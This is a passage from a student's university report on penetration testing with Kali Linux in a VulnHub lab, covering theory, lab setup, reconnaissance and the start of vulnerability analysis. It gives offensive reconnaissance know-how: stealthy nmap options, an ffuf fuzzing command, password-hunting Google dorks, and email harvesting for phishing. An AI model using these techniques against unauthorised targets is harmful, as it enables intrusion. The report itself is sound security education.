PROJECT REPORT

on

FROM RECON TO ROOT: OFFENSIVE HACKING & PENETRATION TESTING USING KALI LINUX

Project Code: CSP-350

Submitted by

Swastik Gondhi

Four Year B.Sc. by Research Computer Science

Roll Number: 22CS-33

Batch-2022

Project Supervisor
Dr. Preeti Mishra
Assistant Professor
Department of Computer Science
School of Technology

Head of Department
Dr. Narendra Rawal
Associate Professor
Department of Computer Science
School of Technology

School of Technology

Doon University

Dehradun, Uttarakhand

May, 2025

Department of Computer Science
School of Technology
Doon University, Dehradun

CERTIFICATE

This is to certify that the project report entitled **"FROM RECON TO ROOT: OFFENSIVE HACKING & PENETRATION TESTING USING KALI LINUX",** submitted by **Swastik Gondhi** (22CS33) to the Department of Computer Science, School of Technology, Doon University, Dehradun, in partial fulfilment of the requirements for the award of the degree of **Four-Year B.Sc. by Research Computer Science**. The results embodied in this project report have not been submitted to any other University or Institute for the award of any Degree.

Project Supervisor
Dr. Preeti Mishra
Assistant Professor
Department of Computer Science
School of Technology

DECLARATION

I hereby declare that the project report entitled **"From Recon to Root: Offensive Hacking & Penetration Testing using Kali Linux",** being submitted to the Department of Computer Science, Doon University, in partial fulfilment of the requirements for the award of the degree of **Four-Year B.Sc. by Research Computer Science**, contains work done by me under the supervision of Dr. Preeti Mishra.

This report submission represents my ideas in my own words and I have accurately and adequately cited and referenced the original sources wherever the ideas or words of other people are included.

I also declare that I have adhered to ethics of academic honesty and integrity and have not misrepresented or fabricated any data or idea or fact or source in my submission. I understand that any violation of the above will be a cause for disciplinary action by the University and can also evoke penal action from the sources which have thus not been properly cited or from whom proper permission has not been obtained. This report has not been previously formed the basis for the award of any degree, diploma or similar title of any other University.

Swastik Gondhi
22CS-33

ACKNOWLEDGEMENT

I would like to express my sincere gratitude to my supervisor **Dr. Preeti Mishra** for her valuable support and guidance throughout the course of this project. I am thankful to **Advanced Cyber Security Research (ACSR) Lab, Doon University** for providing the platform and resources for this practical learning experience.

Swastik Gondhi
22CS-33

ABSTRACT

This project delves into the domain of **offensive security**, focusing on penetration testing practices using **Kali Linux** within a **controlled virtual environment**. It provides a **theoretical foundation** of ethical hacking, highlights the **essentials** of Kali Linux, details the **setup** of a penetration testing lab using **VMware Workstation** and vulnerable machines from **VulnHub** and also provides many reconnaissance tools. The practical phase encompasses **reconnaissance**, **vulnerability assessment**, and **exploitation** of the **ftp-proftpd-backdoor vulnerability** of **ProFTPD 1.3.3c service** found within the target **Ubuntu virtual machine**. I have used tools like **netdiscover**, **ping**, **nmap** for *reconnaissance*, **Nmap's vuln script** for *vulnerability analysis* and **Metasploit** Framework's **msfconsole** for searching **payloads**, *exploiting* the vulnerability, gaining a **reverse** *shell* access and then upgrading it to a **meterpreter** *shell* for more privileges and full system access. Through a structured and systematic approach, this report demonstrates **key penetration testing methodologies**, **common tools**, **exploitation techniques**, **privilege escalation techniques** and **mitigation suggestions**. The project offers a comprehensive, **hands-on perspective** on identifying, analysing, and exploiting system vulnerabilities, and reinforcing the core concepts critical to the cybersecurity field.

TABLE OF CONTENTS

Certificate ii

Declaration iii

Acknowledgement iv

Abstract v

List of Figures... ix

List of Tables... x

Chapter 1: Introduction 1

1.1 Background & Motivation

1.2 Problem Statement

1.3 Objectives of the Project

Chapter 2: What is Penetration Testing... 3

2.1 Approaches to Penetration Testing

2.2 Types of Penetration Testing

2.3 Phases of Penetration Testing

2.4 Technical and Non-Technical Hacking

2.5 Methodologies, Standards, and Compliance

2.6 Process of Security Testing

2.7 Key Terminology in Penetration Testing

Chapter 3: Fundamentals and Environment Setup 7

3.1 Ethical Hacking and Kali Linux

3.2 File System Structure in Linux

3.3 Important Commands

3.4 VMware Setup

Chapter 4: Reconnaissance Techniques 11

4.1 Types of Reconnaissance

4.2 Passive Reconnaissance

4.2.1 Various sites for Information Gathering
4.2.2 Various Passive Recon Tools
4.3 Active Reconnaissance
4.3.1 Various Active Recon Tools
4.4 Reconnaissance with Google Dorks and Additional Resources
4.5 Conclusion

Chapter 5: Vulnerability Analysis 15

5.1 Vulnerability Sites for Research
5.2 Finding Vulnerabilities
5.3 Common Vulnerability Scoring System (CVSS)
5.4 Access the CVSS Calculator
5.5 CVSS Base Score Metrics
5.5.1 Exploitability Metrics
5.5.2 Impact Metrics
5.6 CVSS Temporal Score Metrics
5.7 CVSS Environmental Score Metrics
5.8 Automated Vulnerability Assessment Tools
5.9 Other Useful Tools and Resources
5.10 Conclusion

Chapter 6: Exploitation Techniques 19

6.1 What is Exploitation
6.2 Common Types of Exploits
6.2.1 Remote Code Execution (RCE)
6.2.2 Local File Inclusion (LFI)
6.2.3 SQL Injection
6.2.4 Command Injection
6.2.5 Buffer Overflow
6.2.6 Authentication Bypass
6.3 Commonly Used Exploitation Tools
6.3.1 Metasploit Framework
6.3.2 Searchsploit
6.3.3 Exploit-DB

6.3.4 Nmap NSE Scripts

6.3.5 SQLmap

6.3.6 Burp Suite

6.4 Payloads: The Post-Exploitation Bridge

6.4.1 Types of Payloads

6.5 Considerations During Exploitation

6.6 Conclusion

Chapter 7: The Metasploit Framework and Its Role in Exploitation……... 22

7.1 Introduction to the Metasploit Framework

7.2 Key Components of Metasploit

7.3 Setting Up and Configuring Metasploit

7.4 Practical Application of Metasploit in This Project

7.5 Conclusion

Chapter 8: Privilege Escalation 25

8.1 What is Privilege Escalation

8.2 Types of Privilege Escalation

6.2.1 Vertical Privilege Escalation

6.2.2 Horizontal Privilege Escalation

8.3 Techniques for Privilege Escalation on Linux

8.3.1 SUID Binary Exploitation

8.3.2 Kernel Exploits

8.3.3 Weak File Permissions

8.3.4 Cron Job Abuse

8.3.5 PATH Variable Manipulation

8.4 Common Tools for Linux Privilege Escalation

8.4.1 LinPEAS

8.4.2 LES.sh

8.4.3 GTFOBins

8.4.4 Manual Enumeration

8.5 Techniques for Privilege Escalation on Windows

8.5.1 Unquoted Service Paths

8.6.2 AlwaysInstallElevated

8.7.3 DLL Hijacking

8.8.4 Token Impersonation

8.6 Common Tools for Windows Privilege Escalation

8.4.1 WinPEAS

8.4.2 Seatbelt

8.4.3 PowerUP

8.4.4 AccessChk

8.8 Mitigation & Best Practices

8.8 Conclusion

Chapter 9: Penetration Test on Ubuntu Virtual Machine & Mitigation Steps…. 29

9.1 Reconnaissance

9.1.1 Network Discovery

9.1.2 Network Discovery via subnet range scanning

9.1.3 Host Discovery

9.1.4 Port Scanning & Service Detection

9.3 Vulnerability Analysis

9.3.1 Vulnerability Assessment

9.4 Exploitation

9.4.1 Exploit Search

9.4.2 Exploit Selection & Configuration

9.4.3 Payload Selection & Setup

9.4.4 Remote Exploitation

9.5 Post-Exploitation Techniques

9.5.1 Privilege Escalation & Full System Access

Chapter 10: Summary, Conclusion & Future Scope... 43

References 46

LIST OF FIGURES

1. The C.I.A Triad.. **3**
2. Phases of Penetration Testing... **5**
3. Common Vulnerability Scoring System Metrics.. **16**
4. CVSS Ratings..................... .... **17**
5. Output 1... **29**
6. Output 2... **30**
7. Output 3... **31**
8. Output 4... **32**
9. Output 5... **33**
10. Output 6... **34**
11. Output 7... **35**
12. Output 8... **35**
13. Output 9... **36**
14. Output 10... **37**
15. Output 11... **37**
16. Output 12... **38**
17. Output 13... **38**
18. Output 14... **39**
19. Output 15... **40**
20. Output 16... **41**
21. Output 17... **41**
22. Output 18... **42**

LIST OF TABLES

1. **Table 9.1.1 -** Network Discovery... **29**
2. **Table 9.1.2 -** Network Discovery via subnet range scanning........................ **30**
3. **Table 9.1.3 -** Host Discovery.. **31**
4. **Table 9.1.4 -** Port Scanning & Service Detection…….................................. **32**
5. **Table 9.3.1 -** Vulnerability Assessment... **33**
6. **Table 9.4.1 -** Exploit Search.. **34**
7. **Table 9.4.2 -** Exploit Selection & Configuration... **36**
8. **Table 9.4.3 -** Payload Selection & Setup... **38**
9. **Table 9.4.4 -** Remote Exploitation... **39**
10. **Table 9.5.1 -** Privilege Escalation & Full System Access............................. **39**

Note that each table is named after the attack which it depicts

Chapter 1: Introduction

1.1 Background and Motivation

With the rapid expansion of digital infrastructure, cybersecurity has become a critical concern for organizations of all sizes. Modern network environments, web applications, and data centres are frequently targeted by attackers leveraging sophisticated exploitation techniques. Despite the availability of advanced security measures, vulnerabilities persist due to outdated software, poor configurations, and insufficient security assessments. This has led to increased cyber threats, data breaches, and significant financial and reputational losses.

To address these challenges, penetration testing serves as a proactive measure to identify and exploit vulnerabilities before malicious actors can. It involves a structured approach to reconnaissance, vulnerability analysis, exploitation, and post-exploitation to simulate real-world attacks in a controlled environment. This practical exposure enables security professionals to understand potential risks and fortify defences against actual threats.

1.2 Problem Statement

The increasing frequency and sophistication of cyber threats pose significant risks to network infrastructures, web applications, and sensitive data. Despite the availability of security solutions, many organizations remain vulnerable due to outdated systems, poor configuration, and lack of regular security assessments. Traditional security measures often fail to identify exploitable vulnerabilities before attackers do, leaving critical systems exposed.

This project, **"From Recon To Root: Offensive Hacking & Penetration Testing Using Kali Linux,"** aims to bridge this gap by systematically identifying, exploiting, and analysing vulnerabilities in a controlled virtual environment. Using tools such as Kali Linux, Metasploit Framework, Nmap, and VMware, the project demonstrates real-world offensive security practices, focusing on reconnaissance, vulnerability assessment, exploitation, and post-exploitation techniques.

The primary goal is to enhance understanding of penetration testing methodologies while emphasizing the importance of regular vulnerability assessments, timely patching, and robust security configurations. This practical approach provides insights into how attackers might infiltrate systems, allowing security professionals to fortify their defences against actual cyber threats.

1.3 Objectives of the Project

The main objectives of this project are:

1. To set up a controlled virtual environment for practical penetration testing using VMware and VulnHub VMs.
2. To conduct reconnaissance for information gathering and foot printing of the target environment.
3. To perform vulnerability analysis to identify exploitable security flaws.
4. To execute exploitation techniques to gain unauthorized access and escalate privileges.
5. To demonstrate post-exploitation activities such as persistence, data extraction, and system control.
6. To analyse the findings and propose mitigation strategies for identified vulnerabilities.

Chapter 2: What is Penetration Testing

Penetration testing (Pen testing) is a simulated cyberattack performed to identify and assess the potential damage that could occur to an organization's critical assets. The primary goal is to evaluate the security posture of a system by exploiting vulnerabilities to determine what risks exist to:

1. ***Confidentiality:*** Ensuring sensitive data is not disclosed to unauthorized parties.
2. ***Integrity:*** Ensuring the data remains accurate, unaltered, and trustworthy.
3. **Availability:** Ensuring that the system and data are accessible to authorized users when needed.




Figure 1: The C.I.A Triad

Penetration testing is a field of study and practice based on the principles of ethical hacking. While ethical hacking focuses on gaining knowledge about vulnerabilities and attack techniques, penetration testing takes this knowledge and applies it in a structured, systematic manner to identify and exploit weaknesses in a controlled, legal environment.

2.1 Approaches to Penetration Testing

Penetration tests are carried out using different levels of information about the target. These approaches determine how much access or prior knowledge the tester has about the target system:

- **Black Box**: The tester has no prior knowledge of the target system. This approach simulates an external attacker attempting to penetrate the system without any internal information.
- **Grey Box**: The tester has partial knowledge about the system. This approach simulates an attack by someone with limited access or privileges, such as an insider threat or someone with some external information.

- **White Box**: The tester has complete knowledge of the target system, including its architecture, source code, and internal structure. This approach is typically used for comprehensive security assessments, often in collaboration with the organization's security team.

2.2 Types of Penetration Testing

Penetration testing can target various aspects of an organization's infrastructure. These are some common types of penetration testing:

- *Network Penetration Testing*: Involves testing network infrastructures such as servers, firewalls, routers, and hubs to identify vulnerabilities that could be exploited by attackers.
- *Web Application Penetration Testing*: Focuses on web servers, databases, APIs, applets, and plugins to identify vulnerabilities in the website or web-based applications.
- *Client-Side Penetration Testing*: Targets the client-side of a system, including web browsers, email clients, content creation apps, and media players. This type of testing looks for vulnerabilities that may be exploited by attackers through user interactions.
- *Social Engineering*: Involves manipulating individuals associated with the target organization to exploit their trust or emotions, potentially gaining access to sensitive information or systems.
- *Wireless Penetration Testing*: Focuses on wireless networks and communication technologies such as Wi-Fi, Bluetooth, and other wireless communication methods to identify weaknesses that could allow unauthorized access.
- *Physical Penetration Testing*: Attempts to bypass physical security controls, such as locks, entry barriers, and surveillance systems, to gain unauthorized access to an organization's premises and physical assets.

2.3 Phases of Penetration Testing

Penetration testing typically follows a structured process, which can be divided into three primary phases:

- **Pre-Attack Phase:** This involves planning, gathering intelligence, and structuring the testing process before the actual attack phase begins. Information gathering and reconnaissance are key activities in this phase.
- **Attack Phase:** The technical phase of penetration testing where exploits are attempted against identified vulnerabilities. This phase involves active engagement with the target system.
- **Post-Attack Phase:** This phase involves analysing the results, discussing the findings with stakeholders, and providing recommendations for mitigating identified risks and vulnerabilities.




Figure 2: Phases of Penetration Testing

2.4 Technical and Non-Technical Hacking

Penetration testing is commonly divided into two broad categories:

- *Technical Hacking*: Involves exploiting vulnerabilities in systems through technical means, such as network attacks, application exploits, and malware.
- *Non-Technical Hacking*: Focuses on attacking the human element of security using social engineering techniques, such as phishing, pretexting, or baiting, to manipulate individuals into divulging sensitive information or granting unauthorized access.

2.5 Methodologies, Standards, and Compliance

Penetration testing methodologies provide a structured, step-by-step approach to conducting penetration tests. These methodologies guide testers through various phases and procedures to ensure thoroughness and consistency:

- Methodologies: Examples include OSSTMM (Open-Source Security Testing Methodology Manual) and OWASP Testing Guides. These methodologies provide comprehensive frameworks for penetration testing.
- Standards: Standards define the required test specifications and guidelines that testers should follow to ensure the quality and completeness of their assessments. Notable examples include NIST SP 800-115 (National Institute of Standards and Technology) and PTES (Penetration Testing Execution Standard).
- Compliance: Penetration testing must often adhere to specific regulatory frameworks or industry standards. Compliance testing ensures that systems meet requirements such as PCI DSS (Payment Card Industry Data Security Standard), HIPAA (Health Insurance Portability and Accountability Act), GDPR (General Data Protection Regulation), and NY DFS (New York Department of Financial Services).

2.6 Process of Security Testing

The process of security testing is typically structured into the following stages:

1. *Information Gathering*: Collecting data about the target system to understand its architecture, services, and potential vulnerabilities.
2. *Vulnerability Analysis*: Identifying and analysing vulnerabilities in the system using automated tools and manual techniques.
3. *Exploitation*: Actively attempting to exploit identified vulnerabilities to gain access to the system.
4. *Post-Exploitation*: Assessing the impact of the exploitation, gaining further access, and maintaining control over the compromised system.
5. *House Cleaning*: Removing any traces of the attack and ensuring that no backdoors are left in the system. This also includes documenting findings and providing remediation steps.

2.7 Key Terminology in Penetration Testing

- *Vulnerability*: A weakness or flaw in a system that can be exploited to cause harm or unauthorized access.
- *Exploit*: A piece of code or method used to take advantage of a vulnerability in a system.
- *Payload*: The “ammunition” that is delivered through an exploit. It could be malware, a reverse shell, or other malicious code that grants the attacker control over the target system.
- *Scope*: The list of devices, systems, and networks that are authorized to be tested during the penetration test.
- *Asset*: Any valuable resource or component in an organization, including hardware, software, or data.
- *Risk*: The probability that a vulnerability will be exploited, leading to potential damage or loss.
- *Common Vulnerabilities and Exposures (CVE)*: A publicly disclosed set of vulnerabilities, each assigned a unique CVE number to facilitate identification and tracking. These can be checked on the CVE Details website.

Chapter 3: Fundamentals and Environment Setup

3.1 Ethical Hacking and Kali Linux

Ethical Hacking refers to the practice of intentionally probing systems and networks to identify potential security vulnerabilities that could be exploited by malicious hackers. Unlike black-hat hacking, which is illegal, ethical hackers, or "white-hat hackers," have authorization to conduct tests in order to strengthen the security of systems. Ethical hacking involves a thorough understanding of various attack vectors and methodologies, and it is a crucial part of cybersecurity.

The main objectives of ethical hacking are:

- Identifying weaknesses in systems, networks, or applications before malicious hackers can exploit them.
- Providing organizations with insights into improving their security posture through patching vulnerabilities, implementing defence mechanisms, and enhancing threat detection.

Kali Linux is a specialized Linux distribution built for penetration testing, digital forensics, and ethical hacking. Developed and maintained by Offensive Security, Kali is based on Debian and comes with a vast collection of pre-installed security tools. These tools are categorized into sections such as information gathering, vulnerability analysis, web application analysis, and exploitation tools, which make it an ideal operating system for penetration testers and security professionals.

Some of the key features of Kali Linux include:

- Wide Range of Tools: Pre-installed tools like Metasploit, Nmap, Wireshark, Burp Suite, Nikto, and Aircrack-ng are designed to perform tasks ranging from network scanning to wireless security testing.
- Live Booting: Kali Linux can be run as a live operating system, meaning it can boot from a USB stick or DVD without needing installation. This is useful for quick assessments and portability.
- Customization: Kali allows users to customize and create specialized penetration testing distributions based on their specific needs.

Kali Linux provides an environment where ethical hackers can apply their skills to discover and mitigate vulnerabilities, ensuring that systems are secure before they are targeted by malicious attackers.

3.2 File System Structure in Linux

Understanding the Linux file system structure is essential for effective navigation and system management. The Linux file system follows a hierarchical structure where all files and directories are contained within a single root directory, represented by /.

Key directories and their purposes include:

- ***/bin***: This directory contains **essential binary executables** (programs) required for the system to function. Examples include basic utilities like ls, cp, cat, etc. These commands are available to all users.
- ***/etc***: This directory stores **configuration files** for the system and applications. For example, passwd (user credentials), hostname (system hostname), and network/interfaces (network configuration) reside in /etc.
- ***/home***: This is where **user-specific data** and configuration files are stored. Each user on the system has a subdirectory under /home. For example, a user named "john" would have their files stored in /home/john.
- ***/var***: This directory contains **variable data**, including **logs, cache files,** and **spools**. Files in /var change frequently, such as system logs (/var/log) and database files.
- ***/usr***: Contains **user applications** and **utilities**, with subdirectories like /usr/bin for binaries and /usr/lib for libraries.
- ***/root***: This is the **home directory of the root user** (superuser). Only the root user has full access to this directory.
- ***/tmp***: **Temporary files** used by the system or applications are stored here. Files in /tmp are usually deleted upon reboot.
- ***/dev***: Contains **device files that allow communication with hardware components** like hard drives, printers, and USB devices. For example, /dev/sda represents the first hard disk.

Understanding the Linux file system structure allows users to efficiently navigate the operating system, manage system files, and locate specific directories required for ethical hacking and penetration testing.

3.3 Important Commands

In Linux, commands are essential for interacting with the system. Below are some important commands that every penetration tester should be familiar with:

- **pwd**: Displays the current working directory. This command helps users confirm their location within the file system.

- **ls**: Lists the contents of the current directory. The ls command is commonly used to inspect files and subdirectories within a folder.
- **cd**: Changes the current directory. For example, cd /home/user would take the user to the "user" directory under /home
- **ifconfig**: Displays network interface configuration. This command shows IP addresses, network adapters, and other network-related information, essential for reconnaissance and network configuration.
- **nmap**: A powerful tool for network discovery and vulnerability scanning. Nmap (Network Mapper) is used to discover hosts, services, and open ports on a network. For example, nmap 192.168.1.1 will scan the target IP to see which ports are open.
- **netdiscover**: A tool used for active network discovery, typically to identify IP addresses and devices on a network. It's particularly useful when performing network reconnaissance on local subnets.

3.4 VMware Setup

Virtualization is an essential component of modern penetration testing labs, as it allows testers to simulate real-world attacks without compromising the security of physical systems. VMware provides a robust platform for running multiple operating systems (such as Kali Linux and vulnerable VMs) in isolated environments.

VMware Workstation or VMware Player is commonly used for creating and managing virtual machines. Below is an outline of the necessary steps to set up the environment:

1. Installing VMware:
   - Download and install VMware Workstation or VMware Player from the official VMware website. Follow the installation prompts for your operating system (Windows, Linux, etc.).
   - After installation, launch VMware and configure the system as required (e.g., setting up network adapters, configuring storage, etc.).
2. Creating a Kali Linux VM:
   - Download the Kali Linux ISO from the official Kali website. VMware supports both 32-bit and 64-bit installations.
   - In VMware, create a new virtual machine by selecting the appropriate ISO file for Kali Linux. Set parameters such as the amount of RAM (e.g., 2 GB or more), disk size, and network configuration (host-only or NAT).
   - Install Kali Linux by following the on-screen instructions. This will include setting up the partitioning scheme, user credentials, and network settings.

3. Importing the VulnHub VM (Basic Pentesting 1):
    - Download the VulnHub VM (e.g., Basic Pentesting 1) from the VulnHub website. This VM is designed to simulate a vulnerable environment for penetration testing.
    - Import the VM into VMware using the Open or Import option. Once imported, configure the VM's settings (e.g., networking, system resources).
4. Setting Up Host-Only or NAT Networking:
    - Host-only networking: This configuration allows the Kali Linux VM to communicate only with the host system and other virtual machines. It's ideal for isolated testing environments.
    - NAT networking: This configuration provides the virtual machine with internet access through the host's network interface, allowing for external testing.

Hence, the VMs are now configured and ready to run.

Chapter 4: Reconnaissance Techniques

Reconnaissance is the initial phase of penetration testing, where the objective is to gather as much information as possible about the target system or organization. This phase provides the groundwork for identifying potential vulnerabilities and weaknesses that could be exploited during the attack phase. Effective reconnaissance helps penetration testers understand the structure of the target, its systems, and the potential attack vectors.

4.1 Types of Reconnaissance

Reconnaissance can be broadly categorized into two types:

- **Passive Reconnaissance**: In this type of reconnaissance, information is gathered without directly interacting with the target system. The aim is to collect data from publicly available resources, databases, and websites. Since no direct contact is made with the target, passive reconnaissance is stealthy and helps avoid detection.
- **Active Reconnaissance**: This involves directly interacting with the target system. Active reconnaissance typically includes scanning and probing the target system to identify open ports, services, and vulnerabilities. Since it involves direct interaction, it may alert the target about the ongoing reconnaissance efforts.

4.2 Passive Reconnaissance

Passive reconnaissance focuses on collecting publicly available information without alerting the target. It involves searching through websites, domain databases, social media platforms, and other online resources. Here are some key tools and websites used for passive reconnaissance:

4.2.1 Various Sites for Information Gathering:

- *DNSDumpster.com*: A free tool that provides DNS-related information, including subdomains, hostnames, and IP addresses associated with a target domain. It's useful for gathering DNS records.
- *Shodan.io*: A search engine that indexes devices connected to the internet. Shodan can help you find exposed devices, servers, and internet-connected hardware associated with the target organization.
- *Crunchbase*: An online platform that helps identify company structures and get insights into their domain names and business services. This is especially useful for gathering high-level information about an organization.
- *Hunter.io*: A service used to find email addresses related to a target domain. It helps uncover email addresses that can be used in the next steps of the engagement, such as phishing or social engineering attacks.

- *Emailhippo*: This tool validates email addresses and verifies whether they are legitimate or disposable.
- *Wigle.net*: A resource that allows users to search for Wi-Fi access points based on the BSSID (MAC address). It can be used to gather information about wireless networks and their locations.
- *Exiftool*: A tool to extract metadata from files, especially images. It can provide information such as the software used to create the file, the date and time the file was created, and even GPS coordinates embedded in photos.
- *Google Dorks*: Google search queries that allow penetration testers to find specific information related to the target. Examples:
    - *site*: to search within a specific domain.
    - *intext*: to search for specific text within a website.
    - *inurl*: to search for keywords within URLs.
    - You can find more dorks by checking Provisec's GitHub repository.
- *GitHub Dorks*: Specialized queries to search for sensitive information or vulnerabilities in publicly available code repositories on GitHub.
- *ASNLookup.com*: This tool helps find Autonomous System Numbers (ASNs) and related IP address ranges associated with the target organization, giving insights into network infrastructure.
- *crt.sh*: A website that allows you to find SSL/TLS certificates for a specific domain. This helps identify subdomains and IP addresses associated with the target.

4.2.2 Various Passive Recon Tools:

- *Subfinder*: A tool that passively identifies subdomains associated with a target domain by querying multiple services.
- *Assetfinder*: A passive tool used to identify subdomains for a target domain.
- *Gowitness*: After finding subdomains, Gowitness can take screenshots of the corresponding web pages for analysis.
- *Linkfinder*: A tool for finding JavaScript files in the source code of web pages. These files may contain sensitive information such as API keys and tokens.

4.3 Active Reconnaissance

Active reconnaissance involves interacting directly with the target system to gather information. It includes scanning, probing, and exploiting various components of the system to identify vulnerabilities. Active reconnaissance tends to be more intrusive, and if not done carefully, it can alert the target to your presence.

4.3.1 Various Active Recon Tools:

- *Gotrator*: A tool for active subdomain enumeration. It tries various permutations and combinations to find subdomains by interacting directly with the target and checking if the subdomains are alive.
- *Hakrawler*: This tool crawls a website's source code and identifies all the URLs embedded within it. This is helpful for finding hidden pages, endpoints, or other attack surfaces.
- *HTTPX*: A tool to check if subdomains are alive by sending requests to them. It verifies whether the discovered subdomains are operational or not.
- *Nmap*: A powerful network scanner used for active reconnaissance. It helps identify open ports, services running on the target, and other critical details such as OS versions. Example usage:
  - nmap <IP/Domain>: Scans for open ports and services.
  - nmap <IP/Domain> -Pn: Skips the ping phase to avoid detection.
  - nmap <IP/Domain> -p-: Scans all ports.
- *FFUF (Fuzz Faster U Fool):* A tool used for directory and file busting. It helps identify hidden directories and files by fuzzing the target URL using a wordlist. Example command:
  - ffuf -u http://example.com/FUZZ -w wordlist.txt
- *TruffleHog*: A tool that scans GitHub repositories for high-entropy strings, such as API keys, tokens, and passwords. This can help find sensitive data accidentally committed to public repositories.
- *Gotrator*: An active tool to test whether subdomains, URLs, or IPs are alive by brute-forcing through possible combinations. It helps verify whether resources are available for exploitation.
- *Linkfinder*: This tool also helps in JavaScript file enumeration to discover files that may contain sensitive data or vulnerable endpoints.

4.4 Reconnaissance with Google Dorks and Additional Resources

In addition to the above tools, Google Dorks and other resources can also aid in reconnaissance:

- *Google Dorks*: Use search queries such as site: example.com, intext: password, inurl: admin to locate sensitive information, hidden resources, or exposed vulnerabilities. A good starting point is the Provisec GitHub repository for various Google Dork queries.

- *GitHub Subdomain Search*: Use the github-subdomains -d <DomainName> command to search for subdomains related to a target through GitHub.
- *Favicon Hashing*: Favicon hashing involves obtaining the hash of a website’s favicon and performing a reverse search on Shodan. This allows penetration testers to identify other websites or IPs using the same favicon, which could be part of the same infrastructure.
- *Reverse IP Lookup*: By searching for domains hosted on the same IP address, you can find related websites. Reverse IP lookup tools can help identify these relationships.

4.5 Conclusion

Reconnaissance is a crucial phase in the penetration testing process, helping testers gather valuable information about the target system or organization. By using a mix of passive and active reconnaissance techniques, penetration testers can identify potential attack vectors and gain insights into the target's infrastructure. Tools like Nmap, Shodan, Subfinder, and Google Dorks play a vital role in discovering vulnerabilities that can be exploited in later phases of testing. By categorizing tools and techniques into passive and active approaches, this phase helps create a detailed map of the target, paving the way for the exploitation phase.

Chapter 5: Vulnerability Analysis

Vulnerability analysis is a crucial step in the penetration testing process. It involves identifying weaknesses in the system, applications, network, or services that could potentially be exploited. By assessing these vulnerabilities, penetration testers can recommend mitigations to reduce the risk posed by these flaws.

5.1 Vulnerability Sites for Research

Several websites provide databases and resources for discovering known vulnerabilities. These sites aggregate information about security flaws, their severity, and details on how they can be exploited. Common vulnerability databases include:

1. Security Focus: www.securityfocus.com
   Provides security vulnerability information, including CVE (Common Vulnerabilities and Exposures) entries and detailed descriptions of vulnerabilities.
2. Zero DayInitiative:www.zerodayinitiative.com
   Focuses on zero-day vulnerabilities—flaws that are discovered but not yet patched—offering detailed advisories and proof-of-concept exploits.
3. CVEDetails:www.cvedetails.com
   A comprehensive database of CVE vulnerabilities, it provides information on each vulnerability's severity and related exploits.
4. Tenable:www.tenable.com
   Known for its network security solutions, Tenable provides vulnerability information and advanced tools like Nessus for network vulnerability assessments.

5.2 Finding Vulnerabilities

Vulnerabilities can be present in multiple components of a system, including:

- Services: Servers, databases, and other network services.
- Operating Systems (OS): Weaknesses in the OS kernel or patches.
- Applications: Bugs or flaws in software applications running on the target system.
- Plugins: Vulnerabilities in third-party plugins and extensions.

To find vulnerabilities, you can use online search engines and databases. A good technique is to Google search the target with the keyword "vulnerabilities" followed by the service or software name, for example: nginx, Copyedit, Apache vulnerabilities

5.3 Common Vulnerability Scoring System (CVSS)

The Common Vulnerability Scoring System (CVSS) is used to assess the severity of vulnerabilities. It calculates a score that helps determine the potential impact of an exploit. The CVSS score ranges from 0 to 10, with higher values indicating more critical vulnerabilities




Figure 3: Common Vulnerability Scoring System Metrics

5.4 Access the CVSS Calculator:

